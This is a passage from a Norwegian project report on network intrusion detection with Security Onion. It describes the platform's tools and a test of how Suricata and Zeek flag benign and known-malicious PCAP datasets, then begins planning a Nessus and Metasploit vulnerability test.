
Fra “Grid” kan vi få oversikt over sensorene i sikkerhetssystemet (i vårt tilfelle bare en sensor):



ID	Role(s)	Address	Description	Version	Date Online	Date Updated
sohost	Evaluation	10.0.0.2		2.3.30	Apr 21, 2021 8:52 AM	Apr 21, 2021 10:00 AM

4.3.2 Kibana

Kibana er et verktøy for å visualisere data fra Elasticsearch. Det gjør det raskt og enkelt å navigere seg i store mengder data, og benytte seg av ulike visualiseringsfunksjoner. Man kan enkelt filtrere dataene med spørrespråket KQL (Kibana Query Language), for å finne det man er ute etter. Kibana brukes aktivt i prosjektet for å blant annet undersøke nettverkstrafikk og varsler som dukker opp i sikkerhetssystemet.



Dataset	Count
dns	2,099
conn	1,547
file	540
http	221
ssl	182
x509	122
kerberos	57
dce_rpc	34
smb_mapping	9
weird	9


Source IP	Count
10.11.11.11	1,027
10.11.11.200	696
10.11.11.179	645
10.11.11.195	537
10.11.11.217	484
10.11.11.203	419
10.11.11.94	192
10.11.11.121	105
10.11.11.145	65
13.33.255.25	29

Destination IP	Count
10.11.11.11	1,977
10.11.11.200	161
10.11.11.255	147
10.11.11.179	144
10.11.11.217	110
10.11.11.195	91
216.239.38.10	80
8.8.8.8	76
185.193.124.2	62
224.0.0.251	61

Destination Port	Count
53	2,885
443	413
80	361
137	145
88	100
5353	61
5355	54
389	33
445	32
49155	24

4.3.3 Grafana

Grafana er et verktøy som brukes til å grafisk fremstille store mengder data gjennom et oversiktlig konfigurabelt dashbord. I vårt tilfelle har det blitt benyttet som et standarddashbord som viser helseinformasjon om systemet vårt. Verktøyet har riktignok ikke like stor nytteverdi i et testmiljø, ettersom det ikke er kritisk om ytelsen ikke er optimal. Likevel bruker vi verktøyet til blant annet å se på pakketap under høy trafikk. Bildet under er et utdrag fra informasjonen vi får opp fra standarddashbordet vårt i Grafana. Blant annet kan vi se informasjon om pakketapet til Zeek (i prosent), ressursbruken til Elasticsearch, og prosessorbruken (i prosent).



4.3.4 Andre verktøy

Det finnes også en rekke andre verktøy i Security Onion, men dette er verktøy som ikke er like sentrale i arbeidet vårt. Det er likevel verdt å nevne de kjapt, ettersom det er av betydning for å gjennomføre en tilstrekkelig POC av Security Onion.

TheHive er en hendelses- og responsplattform som kan brukes av SOC-er, CERT-er og andre sikkerhetsansvarlige i en bedrift. Plattformen brukes for å håndtere informasjonssikkerhetshendelser som må undersøkes på en effektiv og kjapp måte. Programvaren er integrert med resten av Security Onion-plattformen, der man for eksempel kan eskalere et varsel produsert av Suricata direkte inn i TheHive.
CyberChef er et program som kan brukes til å gjennomføre en rekke operasjoner på den inputen man setter inn, noe som kan bidra i hendelseshåndteringsarbeidet. Operasjonene inkluderer blant annet kryptering med AES, kalkulasjon av «hash»-er og sjekksummer, samt å oversette tegnsett.
Navigator er et program som tilbyr en enkel navigasjon og muligheten til å kommentere Mitre ATTACK sine matriser. Ved hjelp av verktøyet kan blant annet visualisere hvordan det defensive rammeverket i en bedrift ser ut.
Fleet muliggjør at man kan gjennomføre spørringer rettet mot servere, konteinere og maskiner i nettverket.
Playbook er en applikasjon i Security Onion som gjør at man kan opprette en deteksjons-”playbook”. Denne består igjen av en rekke “plays”, som beskriver forskjellige aspekter rundt forskjellige deteksjonsstrategier. Disse strategiene kan man så aktivere, og følgende settes strategien ut i live.

Til slutt kan man ved bruk av Security Onion også implementere **Wazuh**. Wazuh sørger blant annet for at man kan implementere HIDS på alle enhetene, og dermed overvåke det som foregår på nettverkets endepunkter.

Implementasjonen av alle disse verktøyene gjennom Security Onion, sammen med funksjonaliteten som er omtalt tidligere, gjør at Security Onion tilbyr et stort rammeverk som innhenter og behandler store mengder med informasjon. Dette betyr også at Security Onion kan benyttes som en SIEM.

5. Forsøk i testmiljøet

I denne seksjonen vil vi gjennomgå forskjellige tester vi har gjennomført i testmiljøet vårt. Hensikten med testene er å få et bedre innblikk i NIDS, samt deteksjon og visibilitet på nettverksnivå ellers. Dette inkluderer å danne oss et godt bilde av hvordan NIDS fungerer, samt svakheter og styrker ved teknologien. Måten vi skal gjøre dette på er først ved å se på en rekke PCAP-filer, og analysere hvordan NIDS behandler nettverkstrafikken fra filene. Videre vil vi gjennomføre en sårbarhetsanalyse der vi vil forsøke å utnytte sårbarhetene fra analysen, før videre å se på hvordan NIDS reagerer på disse aktivitetene. Til slutt skal vi også undersøke MITRE ATT&CK-teknikken T1486 sett i kontekst av nettverksbasert deteksjon, ved å kjøre ulike typer skadevare i testmiljøet vårt. Gjennom disse testene vil vi ha opparbeidet oss god kjennskap til NIDS, og hvordan teknologien fungerer. Følgende vil vi bruke dette videre som et grunnlag for å si noe om hva man går glipp av dersom man ikke baserer arbeidet med deteksjon på NIDS.

5.1 Forsøk 1 - Godartede og ondartede PCAP-filer

En sentral del av det vi ønsker å undersøke handler om hvordan et NIDS (Suricata i vårt tilfelle) reagerer på forskjellige typer nettverkstrafikk. Av den grunn ønsker vi å gjennomføre to type tester, basert på seks kjente datasett, for å undersøke dette.

Den ene kategorien av datasett vi skal benytte oss av, baserer seg på vilkårlig godartet nettverkstrafikk. Dersom Suricata i dette tilfellet produserer mange varsler, er det med stor sannsynlighet mange falske positive. Den andre kategorien vi skal teste vil være kjente datasett, bestående av på forhånd kjent skadevare. Vi vil da se på om Suricata klarer å fange opp den kjente skadevaren. Det vi i praksis tester gjennom denne testen er Suricata med regelsettet Emerging Threats Open (datert mars 2021), og hvordan dette reagerer på forskjellige typer trafikk, i tillegg til det Zeek produserer av hendelser tilknyttet datasettene. Intensjonen med å benytte oss av denne fremgangsmåten er å kunne oppnå et mer kvalifisert syn på relevansen til signaturbasert nettverksdeteksjon i 2021.

5.1.1 Planlegging

For å gjennomføre testene på en god måte, er det helt sentralt at vi har gode datasett. Av den grunn handler en stor del av denne testen om å finne tilstrekkelig gode datasett. Kravene vi stiller til datasettene handler i stor grad om at vi må være sikre på hva de inneholder på forhånd. Dersom vi ikke er sikre på dette, kan vi ikke med sikkerhet si noe om hvor store deler av den ondartede trafikken Suricata har fanget opp. Ellers er det verdt å nevne at nettopp dette også er en kilde til sårbarheter ved denne fremgangsmåten. Helrelevante datasett viste seg å være vanskelig å finne, spesielt datert fra de siste årene. Dette har også ført til at vi måtte velge litt andre datasett enn opprinnelig tiltenkt, rett og slett fordi vi ikke klarte å finne eller produsere alle de typene datasett vi så for oss. I tillegg til dette var det en god del av PCAP-ene vi forsøkte å importere som Security Onion ikke aksepterte. Vi fant ikke ut av grunnen til at filene ikke ble akseptert, da vi kun en tilbakemelding om at Security Onion ikke aksepterte PCAP-ene.

Datasettene vi benytter oss av i testene beskrives i større detalj her:

Datasett 1:
Et godartet datasett vi har produsert på egenhånd ved å fange opp trafikk over lokalnettet i cirka 10 minutter. Datasettet er på 90 MB, og består hovedsakelig av surfing på internett og sending av mail fra en lokal mailklient. Datasettet består dermed hovedsakelig av HTTPS og DNS-trafikk.

Datasett 2:
Et godartet datasett, bestående av besøk til de 500 mest brukte nettsidene, rangert av Amazon Alexa. Datasettet er produsert på egenhånd ved at det ble laget et enkelt Python-script som først henter nåværende toppliste, og deretter besøker de i tur og orden. Wireshark ble benyttet i bakgrunnen for å fange opp pakkene underveis. Datasettet endte opp på 324 MB, og består dermed også i hovedsak av HTTPS og DNS-trafikk.

Datasett 3:
Datasett består av normal trafikk fra et lokalnettverk. Datasettet inneholder en del variert trafikk, inkludert HTTP, HTTPS og DNS-trafikk. Ellers inneholder datasettet blant annet

trafikk som brukes av et P2P-program for å laste ned store filer på en Linux-vert. Datasettet er på 398 MB, er hentet fra Stratosphereips, og er fra 2016.

Datasett 4:

Et meget begrenset og spesifikt ondsartet datasett bestående av WannaCry Ransomware som blir spredt av "exploiten" EternalBlue. Datasettet inneholder hendelsen da maskinen ble infisert, samt tiden før og etter. Datasettet er på 36 MB, er hentet fra Malware-Traffic-Analysis.net, og er fra 2017.

Datasett 5:

Dette er et ondartet datasett som består av både ondartet og godartet trafikk. Trafikken er fanget opp fra en Windows-maskin som i utgangspunktet ikke er infisert. Denne brukes så over flere dager, før skadevare installeres. Skadevaren som da installeres er en form for Ransomware som heter Cryptowall. Datasettet inneholder både HTTP og HTTPS-trafikk, er på 502 MB, er hentet fra Stratosphereips, og er fra 2015.

Datasett 6:

Dette datasettet er et ondartet datasett bestående av en "cryptominer"-trojan. Det vil si at trojanen infiserer vertsmaskinen, og benytter denne til krypto-"mining" som en del av et større nettverk. Datasettet består av trafikk over flere dager. Underveis i hendelsesforløpet blir en host infisert av skadevaren over HTTPS. Datasettet er på 309 MB, er hentet fra Stratosphereips, og er fra 2018.

5.1.2 Gjennomføring og resultater

Vi vil i denne seksjonen gjennomgå gjennomføringen av testene, samt resultatene fra testene.

Gjennomføring

Måten testingen foregikk i praksis, var at vi importerte alle de relevante PCAP-filene (fra datasettene presentert i punkt *5.1.2)* inn i Security Onion, før vi videre gjennomgikk resultatene inne i webgrensesnittet. Hvordan denne importeringen fungerer i praksis, er beskrevet i nærmere detalj i punkt *4.2*, og det gås ikke mer inn i dybden på den faktiske

gjennomføringen her. Dette skyldes at det er en enkel og repetitiv øvelse vi allerede har gjort rede for.

Resultater

Resultatene fra de seks datasettene som ble presentert i punkt *5.1.2* blir presentert her. Dataene presenteres med en tabell per datasett. I tabellene presenteres forventet utfall, varsler produsert av Suricata, hvor mange av disse varslene som var falske, samt kommentarer til testene. Til slutt kommer det en tabell som oppsummerer alle testene.

Resultater fra datasett 1:

	Forventet utfall:	Produserte varsler i Suricata:	Falske positive:	Kommentarer:
Utfall:	Ingen mistenkelig trafikk og ingen varsler produsert	0	0	Utfallet av testen som forventet. Ellers fant Zeek 2 utgåtte SSL-sertifikater, henholdsvis begge fra et Microsoft-domene.

Resultater fra datasett 2:

	Forventet utfall:	Produserte varsler i Suricata:	Falske positive:	Kommentarer:
Utfall:	Ingen mistenkelig trafikk og ingen varsler produsert	0	0	Ingenting spesielt notert, resultat som forventet.

Resultater fra datasett 3:

	Forventet utfall:	Produserte varsler i Suricata:	Falske positive:	Kommentarer:
Utfall:	Ingen mistenkelig trafikk og ingen varsler produsert	8 varsler produsert, hvorav 4 unike.	4	Suricata produserer varsler på P2P-programmet (BitTorrent) som i datasettet benyttes til å laste ned godartede filer fra internett.

Resultater fra datasett 4:

	Forventet utfall:	Produserte varsler i Suricata:	Falske positive:	Kommentarer:
Utfall:	Oppdages en rekke mistenkelige aktiviteter, inkludert varsel om Eternalblue.	7590 varsler, hvorav 10 unike.	0	"Exploiten" Eternalblue (som Wannacry benytter seg av) og DoublePulsar (et bakdørsverktøy som Wannacry også bruker) produserer store mengder med varsler i Suricata. Zeek varsler også om flere unormale hendelser.

Resultater fra datasett 5:

	Forventet utfall:	Produserte varsler i Suricata:	Falske positive:	Kommentarer:
Utfall:	Hele hendelsesforløpet blir fanget opp.	465 varsler, hvorav 12 unike	1	Datasettet bar preg av flere varsler tilknyttet mulige brudd på policyer. Det var riktignok mye grunnet at datasettet var gammelt, og det meste skjedde over HTTP. Ransomwaren ble ikke fanget opp av NIDS, men dette skyldes at nettverkstilkoblingen til enheten som datasettet baserer seg på virker å ha blitt kuttet av angrepet.

Resultater fra datasett 6:

	Forventet utfall:	Produserte varsler i Suricata:	Falske positive:	Kommentarer:
Utfall:	Klarer ikke å detektere selve infeksjonen, ettersom den	686 varsler totalt, hvorav 11 er unike.	2 unike varsler	Både Zeek og Suricata oppdaget flere mistenkelige aktiviteter. Dette inkluderer at verten gjorde DNS-oppslag på

	foregikk over HTTPS. Klarer likevel å varsle om at det forekommer unormal trafikk etter selve infeksjonen.			tjenere som var flagget som utrygge, samt at det ble gjennomført nettverksskanning i lokalnettverket. Suricata produserte over 500 varsler som spesifikt varslet om krypto-«mining», samt 100 som varslet om en nettverkstrojan.

Sammendrag av resultater:

Tabellen under er et sammendrag av resultatene fra testene vi gjorde på datasettene, basert på de kvantitative resultatene vi fikk.

	Produserte unike varsler:	**Falske positive:**	**Rate falske positive (%)**
Datasett 1:	0	0	0
Datasett 2:	0	0	0
Datasett 3:	4	4	100
Datasett 4:	10	0	0
Datasett 5:	12	1	8.3
Datasett 6:	11	2	18.2
SUM:	37	7	18.9

5.1.3 Evaluering

Vi vil i denne seksjonen se på resultatene vi fikk fra forsøket med godartede og ondartede PCAP-er i testmiljøet, og følgende fremlegge hva vi har lært om signaturbasert nettverksdeteksjons ut fra de testene vi gjennomførte. Dette vil vi først gjøre ved å drøfte resultatene vi fikk fra testene. Videre vil vi drøfte litt rundt svakheter ved fremgangsmåten, før vi til slutt går inn på det som opprinnelig var planen og premissene for at vi skulle gjennomføre en slik type test.

Evaluering av resultatene

Dataene vi har produsert i forsøkene viser viser oss flere ting. For det første bekrefter dataene mye av det vi visste om NIDS-systemer på forhånd. Det er begrenset hva NIDS kan fange opp, og det er også en kilde til falske positive. Testene viser også at NIDS presterer bra gitt to premisser, nemlig at angrepet er kjent (har en signatur), og at trafikken ikke er kryptert. Samtidig er det viktig å huske på i analyser av NIDS at det ikke finnes en "silver bullet" (en heloptimal løsning) når det kommer til deteksjonsverktøy, og man vil finne svakheter uansett hvilke former for systemer man evaluerer. Dette snakker vi mer om i punkt *6.3*.

Ser vi kjapt over resultatene, kommer vi fram til følgende:

- Datasett 1, 2 og 3, som var godartede datasett, produserte få varsler. Resultatene fra disse testene var derfor hovedsakelig slik vi forventet.
- Datasett 4, 5 og 6, som var ondartede datasett, produserte mange varsler, og klarte i stor grad å varsle om det vi så for oss at de skulle gjøre. Dermed var også disse resultatene hovedsakelig slik vi forventet.

Går vi litt mer i dybden på dette, så er dette ikke veldig rart at resultatene ble omtrent slik vi forventet. **Datasett 1 og 2**, som begge var datasett vi hadde produsert på egenhånd, besto i all hovedsak av DNS og HTTPS-trafikk, og det var i hovedsak "trygge" sider som ble besøkt, samt "trygge" tjenester som ble benyttet. Dermed er det i bunn og grunn veldig lite NIDS har mulighet til å flagge trafikken ut fra, og følgende ikke så rart at ingenting ble flagget. Samtidig hadde vi på forhånd et inntrykk av at NIDS skulle flagge uforholdsmessig mye, og sånn sett viser testene at dette ikke er tilfellet for slik vilkårlig kryptert nettverkstrafikk.

Datasett 3, som også består av godartet trafikk, produserte fire varsler. Dette er varsler som vi har valgt å definere som falske positive, men som nesten like gjerne kunne vært definert som reelle positive. Dette har med regelsettet som var satt opp i Suricata, og som vi brukte underveis i testingen. Regelsettet er et generelt regelsett som ikke er innstilt for privat bruk (som bruken i datasettet), da det i utgangspunktet er beregnet på bedrifter. Med dette i bakhodet er det ikke rart at P2P-programmet "BitTorrent" ble flagget. Grunnen til at vi likevel ser på det som falske positive, er at vi på forhånd av testene hadde definert datasettet som helt trygt. Dette er likevel noe vi tar med oss videre fra resultatene, og det totale inntrykket vårt basert på testene er at NIDS i svært liten grad produserte falske positive på godartet trafikk.

Datasett 4, som besto av Ransomware-angrepet WannaCry, ble i stor grad fanget opp av NIDS, og det ble ikke produsert noen falske positive. Det må riktignok nevnes at datasettet var veldig begrenset i størrelse, og at det sånn sett var få potensielle kilder til falske positive. WannaCry er også, grunnet utbredelsen, et av de mest dokumenterte Ransomware-angrepene som har vært. Derfor ville det vært rart om NIDS ikke klarte å fange opp at angrepet forekom og hvordan dette skjedde, men datasettet viser likevel at NIDS fungerer etter hensikt her.

Datasett 5 er et datasett som i stor grad viser at NIDS fungerer slik det skal. Bortsett fra at det var en falsk positiv, så produserer NIDS kun fornuftige og riktige varsler tilknyttet datasettet. Dette skyldes i stor grad at datasettet i all hovedsak er over HTTP, og dermed ikke kryptert. Dette gjør også at datasett 5 fort er det datasettet som sier aller minst om NIDS og dets aktualitet, da datasettet er datert helt tilbake til 2015, før HTTPS var standarden. Dette synes videre også på at mange av varslene som ble produsert i sikkerhetssystemet går ut på at programmer er utdatert, og dermed utgjør en mulig sårbarhet. Ellers bærer datasettet et stort preg av at det virker som den faktiske skadevaren ikke er fanget opp i det hele tatt, da nettverkstilkoblingen til enheten som trafikken er tilknyttet til virker å kuttes undervis i pakkefangsten. I retrospekt burde vi ha valgt et annet datasett fremfor datasett 5.

I det siste datasettet, **datasett 6**, så ble en vert infisert av skadevare gjennom en HTTPS-strøm. Selve infeksjonen ble dermed ikke oppdaget av NIDS, men angrepet ble likevel godt dokumentert etterhvert som det utpreget seg. Datasettet viser dermed på en god måte frem to forskjellige sider av NIDS og dets aktualitet i 2021. Ettersom mer og mer av skadevare distribueres kryptert, og dette nok er en utvikling som vil fortsette, så underbygger dette helt

klart en svakhet med NIDS. Samtidig så dokumenterer NIDS på en god måte hvordan angrepet utpreger seg videre, inkludert hvordan skadevaren sprer seg videre. Dermed er det fortsatt en aktualitet ved NIDS ved slike omgivelser. I tillegg til dette så er dette noe som kan unngås dersom hadde benyttet seg av SSL/TLS-inspeksjon, noe som utdypes litt lenger ned i denne seksjonen.

Svakheter ved testene

Ellers er det også flere svakheter ved testene vi gjennomførte, som det er hensiktsmessig å anerkjenne. Det kanskje mest fremtredende her er at nettverkstrafikken vi gjennomgikk ikke er veldig representativ for en vilkårlig bedrift, som igjen er de som eventuelt vil ønske å benytte seg av et NIDS. Majoriteten av dataene vi har analysert vil i virkeligheten kun være en del av typisk "Enterprise"-trafikk, og dekker langt fra alle former for nettverkstrafikk i en typisk bedrift. Grunnen til at det ble slik, er i stor grad tilknyttet til at PCAP-er av slik trafikk i svært liten grad ligger tilgjengelig åpent på Internett (fortrinnsvis av hensyn til sensitiv informasjon). Likevel tenker vi at trafikken vi gjennomgikk er av verdi, da tross alt majoriteten av Internettrafikk i dag går kryptert over HTTPS (over 90% [1]). Ellers er skadevare fortsatt høyaktuelt, ettersom det fortsatt ofte kommuniserer eksternt over HTTP, samt at det kommuniserer ukryptert lokalt etter at det har infisert verten.

Videre er det verdt å nevne at regelsettet vi benyttet oss av, Emerging Threats Open, ikke er justert etter formålet med testene. En bedrift med NIDS i produksjon burde ikke benytte seg av av et ujustert (ikke-"tunet") regelsett, slik vi har gjort i testene. Ethvert NIDS burde skreddersys etter omgivelsene. Hadde dette vært tilfellet i testene våre, ville dette for eksempel ført til at andelen falske positive, som i vårt tilfelle endte på 18.9%, ville blitt redusert betraktelig. Dette er riktignok en øvelse som krever god kjennskap til det aktuelle miljøet NIDS skal implementeres i, og som da også har klare retningslinjer for hva som defineres som en positiv eller en falsk positiv (avhenger av bedriftens policy). Videre er det en øvelse som er alt for krevende å gjennomføre for tester av en slik størrelse som vi har gjennomført. Denne vissheten er noe som det er viktig å ha i bakhodet når man vurderer NIDS og dets aktualitet.

Ellers er det som nevnt et par ganger tidligere en svakhet i testene ved at datasettene vi endte opp med ikke var like gode som det vi hadde sett for oss. Dette er i stor grad tilknyttet at Security Onion av uvisse årsaker ikke aksepterte store deler av PCAP-ene vi ønsket å benytte

oss av. Videre så bærer de datasettene som ble akseptert et preg av at de er relativt gamle (fra og med 2015), at de er begrenset i størrelse, og at de i hovedsak er nettverksstrømmer fra enkelt-maskiner, fremfor nettverksstrømmer fra hele nettverk. Grunnen til at det ble slik, som nevnt tidligere, at det rett og slett var vanskelig å anskaffe heloptimale datasett.

SSL/TLS-inspeksjon

Under planleggingsarbeidet med testmiljøet vårt, var deler av den opprinnelige planen å simulere nettverkstrafikken selv. Dette ville vi gjøre ettersom det for det første var fleksibelt med tanke på å kunne lage egne tester, men også av andre grunner. Dersom vi hadde generert nettverkstrafikken på egenhånd, ville vi også hatt muligheten til å gjennomføre SSL/TLS-inspeksjon. Da ville vi hatt muligheten til å se innholdet i HTTPS-strømmer, noe som ville gitt oss stor innsikt i et mulig realistisk brukstilfelle for NIDS, og dermed også gitt et større utbytte av testene.

Å benytte oss av SSL/TLS-inspeksjon var både en del av planen for hva vi skulle gjennomføre i testmiljøet, og det er også noe som ville kunne gitt svært stor innsikt i hvordan NIDS kan fungere, til tross for at mesteparten av trafikken går kryptert. Måten vi skulle implementere SSL/TLS-inspeksjon på, var ved å opprette en intern SSL/TLS-proxy som skulle dekryptere pakkestrømmen, for så å videresende den dekrypterte trafikken til NIDS. Dette ble riktignok fort ikke aktuelt, da vi relativt tidlig i det faktiske arbeidet med testmiljøet kom fram til at tiden ikke ville strekke til, og at vi derfor ikke kunne sette oss inn i det å simulere nettverkstrafikk på en god måte. Vi endte derfor opp med å benytte oss av PCAP-filer istedenfor, som vi importerte inn i Security Onion. Til tross for at dette fortsatt er en ganske god framgangsmåte, mistet vi da muligheten til å dekryptere nettverkstrafikken, da vi i dette tilfellet ikke hadde den private nøkkelen til å dekryptere trafikken. Fremgangsmåten vår ble derfor ikke like optimal som det vi hadde sett for oss dersom vi hadde kunne simulere trafikken selv, og følgende kunne dekryptert trafikken.

5.2 Forsøk 2 - Skanning og utnyttelse av sårbarheter

I dette forsøket benytter vi oss av en metodikk der vi først søker etter sårbarheter i nettverket, for så å forsøke å utnytte de eventuelle sårbarhetene. Videre vil vi se på hvordan de forskjellige hendelsene utspiller seg på nettverksnivå, blant annet ved å gjennomgå responsen fra NIDS. Det er flere grunner til at vi velger å benytte oss av en slik metodikk. For det første er den en høyest reproduserbar metodikk som fungerer som en god generell øvelse for sårbarhetsskanning i et nettverk. Videre så er det også en god måte å teste ut hvordan deteksjonsverktøyene på nettverksnivå i testmiljøet vårt reagerer på ulike utnyttelser av sårbarheter.

5.2.1 Planlegging

Måten vi skal gjennomføre testene på er ved å benytte oss av forskjellige teknologier og programvare. Til å gjennomføre sårbarhetsskanningen, vil vi benytte oss av sårbarhetsskanneren Nessus, som vi gjennomgikk installasjonen av i punkt *3.2.1.1*. Etter at vi har funnet sårbarheter med Nessus, vil vi følgende benytte oss av rammeverket Metasploit til å utnytte de aktuelle sårbarhetene (dersom det er mulig). Metasploit er forhåndsinstallert i Kali-distribusjonen, og inneholder en rekke forskjellige oppskrifter på å utnytte sårbarheter.

Ellers er det verdt å nevne at vi i dette forsøket kun gjennomfører skanninger på to Windows maskiner, en Windows 7 og en Windows 10-maskin. En sårbarhetsskanner som Nessus har mye mer for seg når man skanner hele nettverk, der man har en rekke forskjellige maskiner og servere, som igjen benytter seg av en rekke tjenester og programmer både internt og eksternt.

